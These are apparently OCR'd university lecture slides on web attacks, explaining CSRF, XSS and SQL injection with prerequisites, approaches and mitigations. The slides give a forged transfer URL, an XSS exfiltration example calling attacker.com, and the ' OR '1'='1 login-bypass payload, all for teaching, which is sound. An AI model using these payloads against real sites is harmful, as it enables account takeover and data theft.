10. Web Security and Attacks

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February 7th, 2024
CMSC 23200

THE UNIVERSITY OF CHICAGO

CSRF

Cross-Site Request Forgery (CSRF)

- Goal: Make a user perform some action on a website without their knowledge
  - Trick the browser into having them do this
- Main idea: Cause a user who's logged into that website to send a request that has lasting effects

Cross-Site Request Forgery (CSRF)

- Prerequisites:
  - *Victim* is logged into *important.com* in a particular browser
  - *important.com* accepts GET and/or POST requests for important actions
  - *Victim* encounters *attacker's* code in that same browser

Cross-Site Request Forgery (CSRF)

- *Victim* logs into *important.com* and they stay logged in (within some browser)
  - Likely an auth token is stored in a cookie
- *Attacker* causes *victim* to load
  `https://www.important.com/transfer.php?amount=100000000&recipient=blase`
  - This is a GET request. For POST requests, auto-submit a form using JavaScript
- Transfer money, cast a vote, change a password, change some setting, etc.

CSRF: Approach

- On *blaseur.com* have Cat photos
- Send an HTML-formatted email with <img src="`URL`">
- Have a hidden form on *blaseur.com* with JavaScript that submits it when page loads
- Etc.

CSRF: Why Does This Work?

- Recall: Cookies for *important.com* are automatically sent as HTTP headers with every HTTP request to *important.com*
- *Victim* doesn't need to visit the site explicitly, but their browser just needs to send an HTTP request
- Basically, the browser is confused
  - "Confused deputy" attack

CSRF: Key Mitigations

- Check HTTP referrer *(less good)*
  - Can sometimes be forged
- CSRF token *(standard practice)*
  - "Randomized" value known to *important.com* and inserted as a hidden field into forms
  - Key: not sent as a cookie, but sent as part of the request (HTTP header, form field, etc.)

XSS

Cross-Site Scripting (XSS)

- Goal: Run JavaScript on someone else's domain to access that domain's DOM
  - If the JavaScript is inserted into a page on *victim.com* or is an external script loaded by a page on *victim.com*, it follows *victim.com*'s same origin policy
- Main idea: Inject code through either URL parameters or user-created parts of a page

Cross-Site Scripting (XSS)

- Variants:
  - *Reflected XSS*: The JavaScript is there only temporarily (e.g., search query that shows up on the page or text that is echoed)
  - *Stored XSS:* The JavaScript stays there for all other users (e.g., comment section)
- Prerequisites:
  - HTML isn't (completely) stripped
  - *victim.com* echoes text on the page
  - *victim.com* allows comments, profiles, etc.

XSS: Approach

- Type <*script*>`EVIL CODE();`</*script*> into form field that is repeated on the page
- Do the same, but as a URL parameter
- Add a comment (or profile page, etc.) that contains the malicious script
- Malicious script accesses sensitive parts of the DOM (financial info, cookies, etc.)
  - Change some values
  - Exfiltrate info (load *attacker.com/?q=SECRET)*

XSS: Why Does This Work?


- All scripts on *victim.com* (or loaded from an external source by *victim.com*) are run with *victim.com* as the origin
  - By the Same Origin Policy, can access DOM

XSS: Key Mitigations

- Sanitize / escape user input
  - Harder than you think!
  - Different encodings
  -
  - Use libraries to do this!
- Define Content Security Policies (CSP)
  - Specify where content (scripts, images, media files, etc.) can be loaded from
  - `Content-Security-Policy: default-src 'self' *.trusted.com`

XSS: Evading Filters

- See https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html for lots of examples of trying to evade filters



SQL Injection

Very Basic MySQL

- Goal: Manage a database on the server
- Create a database:
  - `CREATE DATABASE cs232;`
- Delete a database:
  - `DROP DATABASE cs232;`
- Use a database (subsequent commands apply to this database):
  - `USE cs232;`

Very Basic MySQL

- Create a table:
  - `CREATE TABLE potluck (id INT NOT NULL PRIMARY KEY AUTO_INCREMENT, name VARCHAR(20), food VARCHAR(30), confirmed CHAR(1), signup_date DATE);`
- See your tables:
  - `SHOW TABLES;`
- See detail about your table:
  - `DESCRIBE potluck;`


Very Basic MySQL

- Insert data into a table:
  - `INSERT INTO potluck (id, name, food, confirmed, signup_date) VALUES (NULL, 'David Cash', 'Vegan Pizza', 'Y', '2022-02-18');`
- Edit rows of your table:
  - `UPDATE potluck SET food = 'None' WHERE name = 'David Cash';`
- Get your data:
  - `SELECT * FROM potluck;`

SQL Injection

- Goal: Change or exfiltrate info from *victim.com*'s database
- Main idea: Inject code through parts of a query you define

SQL Injection



SQL Injection

- Prerequisites:
  - Victim site uses a database
  - Some user-provided input is used as part of a database query
  - DB-specific characters aren't (completely) stripped

SQL Injection: Approach

- Enter DB logic as part of query you impact
- Back-end query
  - `SELECT * FROM USERS WHERE USER='' AND PASS='';`
- For password of user blase , attacker gives:
  - `' OR '1'='1`
- Straightforward insertion:
  - `SELECT * FROM USERS WHERE USER='blase' AND PASS='' OR '1'='1';`

SQL Injection: Why Does This Work?

- Database does what you ask in queries!
- The attacker's data is interpreted partially as code

SQL Injection: Key Mitigations

- Sanitize / escape user input
  - Harder than you think!
  - Different encodings
  - Use libraries to do this!
- **Prepared statements** from libraries handle escaping for you!
- Use PHP's mysqli (in place of mysql) with prepared statements
  - https://www.w3schools.com/php/php_mysql_prepared_statements.asp